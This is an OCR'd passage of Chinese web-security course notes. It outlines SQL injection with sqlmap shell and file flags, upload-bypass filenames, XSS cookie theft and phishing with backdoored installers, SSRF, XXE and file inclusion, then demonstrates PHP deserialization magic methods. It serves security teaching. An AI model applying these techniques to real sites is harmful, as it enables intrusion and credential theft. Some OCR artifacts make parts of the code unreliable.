



Day46　WEB 攻防-通用漏洞&PHP 反序列化&原生类&漏洞绕过&公私有属性


SQL注入
数据库类型
Access
特性
没数据库用户
没数据库权限
没数据库查询参数
没有高权限注入说法
暴力猜解，借助字典得到数据
注入方式
联合注入
偏移注入
列名猜解不到
MySQL
低权限
常规注入
高权限
常规注入
文件读取
load_file
文件写入
into outfile
权限原因&判断
代码连接用户决定
查询函数-user()
其他
database
version
@@version_compile_os
MSSQL
低权限
常规注入
高权限
常规注入
文件读取
文件写入
命令执行
注册表操作
权限原因&判断
代码连接用户决定
查询函数-user()
其他
db_name()当前数据库名字
@@version 获取版本信息
@@SERVERNAME 获取服务器主机信息
PostgreSQL
低权限
常规注入
高权限
常规注入
文件读取
文件写入
参考：https://www.freebuf.com/sectool/249371.html
权限原因&判断
代码连接用户决定
查询函数-current_user
其他
current_database()
version()
Oracle
MongoDB
DB2
sybase
数据类型
数字
一般没符号考虑
字符
一般闭合单引号
搜索
一般闭合单引号 + 通配符%
编码
注入payload需要进行编码后发送
加密
注入payload需要进行加密后发送
json
符合格式进行注入即可
提交方式
GET
URL上面参数
POST
表单
上传
COOKIE
身份验证
HTTP头
UA头
XFF头
来源头（referer）
查询方式
方式
查询
文章显示
文章获取
删除
删除帖子
删除文章
插入
注册会员
添加新闻
更新
修改文章
修改密码
盲注
延时
利用时间判断，不需要任何条件
布尔
有数据库输出作为判断标准
报错
有数据库报错处理判断标准
测试
黑盒
根据应用功能
白盒
关键特征代码
根据应用功能
SQLMAP
https://sqlmap.kvko.live/
普通注入
爆库
--dbs
爆表
--tables -D "数据库名"
爆列
--columns -T "表名" -D "数据库名"
爆数据
--dump -C "列名" -T "表名" -D "数据库名"


注入神器
请求注入
COOKIE
--cookie
POST
--date
HTTP
记得加*
-r x.txt
权限注入
文件操作
--file-read
--file-write
--file-dest
命令执行
--os-shell
--os-cmd
注册表读取
tamper插件使用
https://www.cnblogs.com/bmjoker/p/9326258.html
其他注入
二次注入
原理
插入payload到数据库
数据库取出后拼接执行
功能点
会员中心-个人信息
会员中心-新建文章
后台系统
特征
大部分工具扫描不到
堆叠注入
支持数据库
MYSQL
MSSQL
PSOTGRESQL
原理
多条语句执行
DNS带外
平台
http://www.dnslog.cn
http://admin.dnslog.link
http://ceye.io
走向
DNS协议
价值
注入鸡肋
其他漏洞
应用
无法回显
数据通讯（出网出口问题）
文件上传
代码块
验证
前端
后端
检验
内容
文件头
完整性
二次渲染
特征代码
后缀
黑名单
白名单
MIME
绕过
中间件
解析漏洞
配合日志文件
语言特性
.user.ini
.htaccess
短标签
'' {}
中间件
IIS
6.0
文件名x.asp;x.jpg
目录名x.asp/1.jpg
上传文件能不能修改上传目录或上传的文件名能增加命名
7.x
Nginx
解析不当
x.jpg%20%00.php
不需要条件
配置不当
x.jpg/*.php
不需要条件
Apache
配置不当
x.php.jpg
服务器文件命名要与本地命名一致
换行解析
x.php%0a
黑名单验证
编辑器
编辑器
fckeditor
ueditor
kindeditor
ewebeditor
应用
WEB应用引用第三方插件
黑盒
寻找一切存在文件上传的功能应用
1、个人用户中心是否存在文件上传功能
2、后台管理系统是佛存在文件上传功能
3、字典目录扫描探针文件上传构造地址
4、字典目录扫描探针编辑器目录构造地址
白盒
看三点，中间件，编辑器，功能代码
1、中间件直接看语言环境常见搭配
2、编辑器直接看目录机构或搜索关键字
3、功能代码直接看源码应用或搜索关键字
原理
1.接收输入
2.接收后输出
将接收的数据进行页面显示，数据一旦是js代码，将被调用执行js，实现xss攻击
钓鱼
引流


通用安全漏洞
3 XSS跨站
危害
挂马
权限丢失
劫持浏览器
分类
反射型（非持久型）
一次性构造利用
存储型（持久型）
攻击代码存储在数据库的持久型XSS攻击
DOM 型
接收输出均在JS实现，后期构造在HTML代码中
mXSS(突变型 XSS)
过滤后通过分享、转载、预览等激活成功
UXSS（通用型 xss）
浏览器的漏洞导致
Flash XSS
SWF与JS代码的调用
黑盒
SWF下载后反编译审计
爬虫，目录扫描探针到
白盒
SWF下载后反编译审计
反编译工具
JPEXS Free Flash Decompiler
PDFXSS
1、创建 PDF，加入动作 JS
2、通过文件上传获取直链
3、直链地址访问后被触发
UTF-7 XSS
MHTML XSS
CSS XSS
VBScript XSS
利用条件过时，大部分都是低版本IE
产生
数据交互
留言板
点赞评论
文章发布
文章显示
重要点
显示的数据受你控制
利用
XSS平台
BEFF-XSS平台
CKKIE获取
跳转指向
社工钓鱼
配合漏洞
权限维持
实时cookie获取
实时表单劫持明文
Flash钓鱼
Flash下载页面创建
诱惑性的动画图片准备
后门和正常安装文件捆绑
利用XSS或诱惑性语句触发
浏览器网马
漏洞
MS14-064
CVE-2019-1367
CVE-2020-1380
利用XSS结合beef或诱惑性语句触发
绕过
标签
script
img
svg
body
https://xz.aliyun.com/t/4067
符号
()
<>
{}
其他符号
空格
URL地址
防御
自定义函数-过滤关键字和符号
开启HTTPONLY防COOKIE盗用
开启CSP-资源数据外联等防护
自带函数-长度限制&转义函数使用
4 CSRF
条件
1、目标用户已经登录了网站，能够执行网站的功能。
2、目标用户访问了攻击者构造的 URL。
探针且防御
1、看验证来源不-修复
2、看凭据有无 token--修复
3、看关键操作有无验证-修复
流程
1、获取目标的触发数据包
2、利用 CSRFTester 构造导出
3、诱使受害者访问特定地址触发
审计
条件
当前功能应用点利用服务器去解析拟提交的资源
功能
分享
转码
翻译
图片加载
收藏
信息探针
内网扫描

- SSRF
  - 流程
    - 
  - 协议玩法
  - 探针且防御
    - SSRF常见安全修复防御方案:
      - 1、禁用跳转
      - 2、禁用不需要的协议
      - 3、固定或限制资源地址
      - 4、错误信息统一信息处理
  - 审计
    - SSRF白盒可能出现的地方
      - 1、功能点抓包指向代码块审计
      - 2、功能点函数定位代码块审计
    - SSRF黑盒可能出现的地方
      - 1.社交分享功能
      - 2.转码服务
      - 3.在线翻译
      - 4.图片加载/下载
      - 5.图片/文章收藏功能
      - 6.云服务厂商
      - 7.网站采集，网站抓取的地方
      - 8.数据库内置功能
      - 9.邮件系统
      - 10.编码处理,属性信息处理，文件处理
      - 11.未公开的api实现以及其他扩展调用URL的功能
      - 12.从远程服务器请求资源
- XXE&XML
  - 前置
    - 缘由：传输和存储数据
    - 危害：文件读取，端口探针等
  - 探针
    - 黑盒
      - Content-Type
      - 数据格式
      - svg&excel引用
    - 白盒
      - 1、可通过应用功能追踪代码定位审计
      - 2、可通过脚本特定函数搜索定位审计
      - 3、可通过伪协议玩法绕过相关修复等
  - 利用
    - 有回显
      - file读取文件
      - http带外访问
    - 无回显
      - file读取文件-先读取
      - http带外访问-加载实体
      - dtd实体带外访问-将数据参数发送
      - 接收文件接收数据处理
    - 伪协议玩法
      - 见笔记图，后期文件包含会讲
  - 修复
    - 禁用dtd实体引用
    - 过滤关键词:<!DOCTYPE和<!ENTITY，或者SYSTEM和PUBLIC
- 文件包含
  - 分类
    - LFI本地包含
    - RFI远程包含
  - 语言代码段
    - <!--#include file="1.asp" -->
    - <!--#include file="top.aspx" -->
    - <c:import url="http://thief.one/1.jsp">
    - <jsp:include page="head.jsp"/>
    - <%@ include file="head.jsp"%>
    - <?php Include('test.php')?>
  - 利用
    - 可以上传文件
      - 上传任意后缀文件
      - 文件内容带有代码即可
      - 包含上传后的路径即可执行代码
    - 无上传文件
      - 日志文件或SESSION文件
        - 日志的默认路径
        - SESSION存储路径及命名路径
      - 借助伪协议
        - 协议文件读取
        - 协议文件写入
        - 协议代码执行
      - 绕过手法
        - base64
        - rot13
        - convert.iconv
  - 常见语言支持协议见笔记
- 文件下载
  - 思路
    - 利用下载获取源码或数据库配置文件及系统敏感文件为后续出思路
  - 探针
    - 黑盒
      - 功能
        - 本身下载功能
      - 函数
        - 代码中下载数据包构造
    - 白盒
      - URL参数名对应翻译解释
      - URL参数名是否为目录或文件
  - 危害
    - 服务器或源码的代码泄露或数据泄漏



1.知识点

- 1、反序列化魔术方法全解
- 2、反序列化变量属性全解
- 3、反序列化魔术方法原生类
- 4、反序列化语言特性漏洞绕过

-其他魔术方法

-共有&私有&保护

-语言模式方法漏洞

-原生类获取利用配合

2.详细点

2.1 反序列化利用

- -魔术方法的调用逻辑-如触发条件
- -语言原生类的调用逻辑-如 SoapClient
- -语言自身的安全缺陷-如 CVE-2016-7124

2.2 魔术方法利用点分析

触发：unserialize 函数的变量可控，文件中存在可利用的类，类中有魔术方法：

```
__construct(): //构造函数，当对象 new 的时候会自动调用
__destruct(): //析构函数当对象被销毁时会被自动调用
__wakeup(): //unserialize()时会被自动调用
__invoke(): //当尝试以调用函数的方法调用一个对象时，会被自动调用
__call(): //在对象上下文中调用不可访问的方法时触发
__callStatci(): //在静态上下文中调用不可访问的方法时触发
__get(): //用于从不可访问的属性读取数据
__set(): //用于将数据写入不可访问的属性
__isset()://在不可访问的属性上调用isset()或empty()触发
__unset()://在不可访问的属性上使用unset()时触发
__toSring()://把类当做符串使用时触发
__sleep()://serialize()函数会检查类中是否存在一个魔术方法__sleep()如果存在，该方法会被优先调用
```

3.演示案例

3.1 方法&属性-调用详解&变量数据详解

对象变量属性:

```
public(公共的):在本类内部、外部类、子类都可以访问
protect(受保护的):只有本类或子类或父类中可以访问
private(私人的):只有本类内部可以使用
```

序列化数据显示:

```
private 属性序列化的时候格式是%00 类名%00 成员名
protect 属性序列化的时候格式是%00*%00 成员名
```

变量数据详解:

（1）对象变量属性不一样，生成的序列化数据不一样：

```php
<?php
header("Content-type: text/html; charset=utf-8");
//public private protected说明
class test{
    public $name="xiaodi";
    private $age="29";
    protected $sex="man";
}
$a=new test();
$a=serialize($a);
print_r($a);
?>
```

```
运行结果:
O:4:"test":3:{s:4:"name";s:6:"xiaodi";s:9:"testage";s:2:"29";s:6:"*sex";s:3:"man";}
```

（2）_ _construct() _ _destruct() 魔术方法:

```php
<?php
header("Content-type: text/html; charset=utf-8");
//__construct __destruct 魔术方法 创建调用__construct 2种销毁调用__destruct
class Test{
    public $name;
```

```php
    public $age;
    public $string;
    // __construct：实例化对象时被调用.其作用是拿来初始化一些值。
    public function __construct($name, $age, $string){
        echo "__construct 初始化"."<br>";
        $this->name = $name;
        $this->age = $age;
        $this->string = $string;
    }
    // __destruct：当删除一个对象或对象操作终止时被调用。其最主要的作用是拿来做垃圾回收机制。
    /*
     * 当对象销毁时会调用此方法
     * 一是用户主动销毁对象，二是当程序结束时由引擎自动销毁
     */
    function __destruct(){
       echo "__destruct 类执行完毕"."<br>";
    }
}
// 主动销毁
$test = new Test("Spaceman",566, 'Test String');
unset($test);
echo '第一种执行完毕'.'<br>';
echo '----------------------<br>';
// 程序结束自动销毁
$test = new test("Spaceman",566, 'Test String');
echo '第二种执行完毕'.'<br>';
?>
```

```
运行结果:
__construct 初始化
__destruct 类执行完毕
第一种执行完毕
----------------------
__construct 初始化
第二种执行完毕
__destruct 类执行完毕
```

（3）_ _toString()魔术方法：在对象当做字符串的时候会被调用。

```php
<?php
header("Content-type: text/html; charset=utf-8");
//__toString(): 在对象当做字符串的时候会被调用
class Test
{
    public $variable = 'This is a string';
    public function good(){
        echo $this->variable . '<br />';
    }
    // 在对象当做字符串的时候会被调用
    public function __toString()
{
        return '__toString <br>';
    }
}
$a = new Test();
$a->good();
//输出调用
echo $a;
```

```
20  ?>
```

```
1  运行结果:
2  This is a string
3  __toString
```

（4）_ _call()魔术方法：调用某个方法， 若方法存在，则直接调用；若不存在，则会去调用 _ _call()函数。

```php
1  <?php
2  header("Content-type: text/html; charset=utf-
   8");
3  //__CALL 魔术方法 调用某个方法， 若方法存在，则直接调
   用；若不存在，则会去调用__call函数。
4  class Test{
5
6      public function good($number,$string){
7          echo '存在good方法'.'<br>';
8          echo $number.'---------'.$string.'<br>';
9      }
10
11     // 当调用类中不存在的方法时，就会调用__call();
12     public function __call($method,$args){
13         echo '不存在'.$method.'方法'.'<br>';
14         var_dump($args);
15     }
16 }
17
18 $a = new Test();
19 $a->good(566,'nice');
20 $b = new Test();
21 $b->spaceman(899,'no');
```

```
?>
```

```
运行结果：
存在good方法
566---------nice
不存在spaceman方法
array(2) {
  [0]=>
  int(899)
  [1]=>
  string(2) "no"
}
```

（5）_ _get()魔术方法：读取一个对象的属性时，若属性存在，则直接返回属性值；若不存在，则会调用 _ _get()函数。

```php
<?php
header("Content-type: text/html; charset=utf-8");
//__get() 魔术方法 读取一个对象的属性时，若属性存在，则直接返回属性值；若不存在，则会调用__get函数
class Test {
    public $n=123;

    // __get(): 访问不存在的成员变量时调用
    public function __get($name){
        echo '__get 不存在成员变量'.$name.'<br>';
    }
}

$a = new Test();
// 存在成员变量n，所以不调用__get
```

```php
echo $a->n;
echo '<br>';
// 不存在成员变量spaceman，所以调用__get
echo $a->spaceman;
?>
```

```
运行结果：
123
__get 不存在成员变量spaceman
```

（6）_ _set()魔术方法：设置一个对象的属性时， 若属性存在，则直接赋值；若不存在，则会调用 _ _set()函数。

```php
<?php
header("Content-type: text/html; charset=utf-8");
//__set()魔术方法 设置一个对象的属性时， 若属性存在，则直接赋值；若不存在，则会调用__set函数。
class Test{
    public $data = 100;
    protected $noway=0;
    // __set(): 设置对象不存在的属性或无法访问(私有)的属性时调用
    /* __set($name, $value)
     * 用来为私有成员属性设置的值
     * 第一个参数为你要为设置值的属性名，第二个参数是要给属性设置的值，没有返回值。
     */
    public function __set($name,$value){
        echo '__set 不存在成员变量 '.$name.'<br>';
        echo '即将设置的值 '.$value."<br>";
        $this->noway=$value;
```

```php
    }
    public function Get(){
        echo $this->noway;
    }
}
$a = new Test();
// 读取 noway 的值，初始为0
$a->Get();
echo '<br>';
// 无法访问(私有、保护)noway属性时调用，并设置值为899
$a->noway  = 899;
// 经过__set方法的设置noway的值为899
$a->Get();
echo '<br>';
// 设置对象不存在的属性spaceman
$a->spaceman = 566;
// 经过__set方法的设置noway的值为566
$a->Get();
?>
```

```
运行结果：
0
__set 不存在成员变量 noway
即将设置的值 899
899
__set 不存在成员变量 spaceman
即将设置的值 566
566
```

（7）_ _sleep()魔术方法：serialize之前被调用，可以指定要序列化的对象属性。

```
```

```php
<?php
header("Content-type: text/html; charset=utf-8");
//__sleep(): serialize之前被调用，可以指定要序列化的对象属性。
class Test{
    public $name;
    public $age;
    public $string;

    // __construct: 实例化对象时被调用.其作用是拿来初始化一些值。
    public function __construct($name, $age, $string){
        echo "__construct 初始化"."<br>";
        $this->name = $name;
        $this->age = $age;
        $this->string = $string;
    }

    //  __sleep() : serialize之前被调用，可以指定要序列化的对象属性
    public function __sleep(){
        echo "当在类外部使用serialize()时会调用这里的__sleep()方法<br>";
        // 例如指定只需要 name 和 age 进行序列化，必须返回一个数值
        return array('name', 'age');
    }
}
$a = new Test("Spaceman",566, 'Test String');
echo serialize($a);
```

```
?>
```

```
运行结果：
__construct 初始化
当在类外部使用serialize()时会调用这里的__sleep()方法
O:4:"Test":2:
{s:4:"name";s:8:"Spaceman";s:3:"age";i:566;}
```

（8）_ _wakeup()魔术方法：反序列化恢复对象之前调用该方法。

```php
<?php
header("Content-type: text/html; charset=utf-8");
//__wakeup：反序列化恢复对象之前调用该方法
class Test{
    public $sex;
    public $name;
    public $age;
    public function __construct($name, $age, $sex){
        $this->name = $name;
        $this->age = $age;
        $this->sex = $sex;
    }
    public function __wakeup(){
        echo "当在类外部使用unserialize()时会调用这里的__wakeup()方法<br>";
        $this->age = 566;
    }
}
$person = new Test('spaceman',21,'男');
$a = serialize($person);
```

```
echo $a."<br>";
var_dump (unserialize($a));
?>
```

```
运行结果：
O:4:"Test":3:{s:3:"sex";s:3:"男";s:4:"name";s:8:"spaceman";s:3:"age";i:21;}
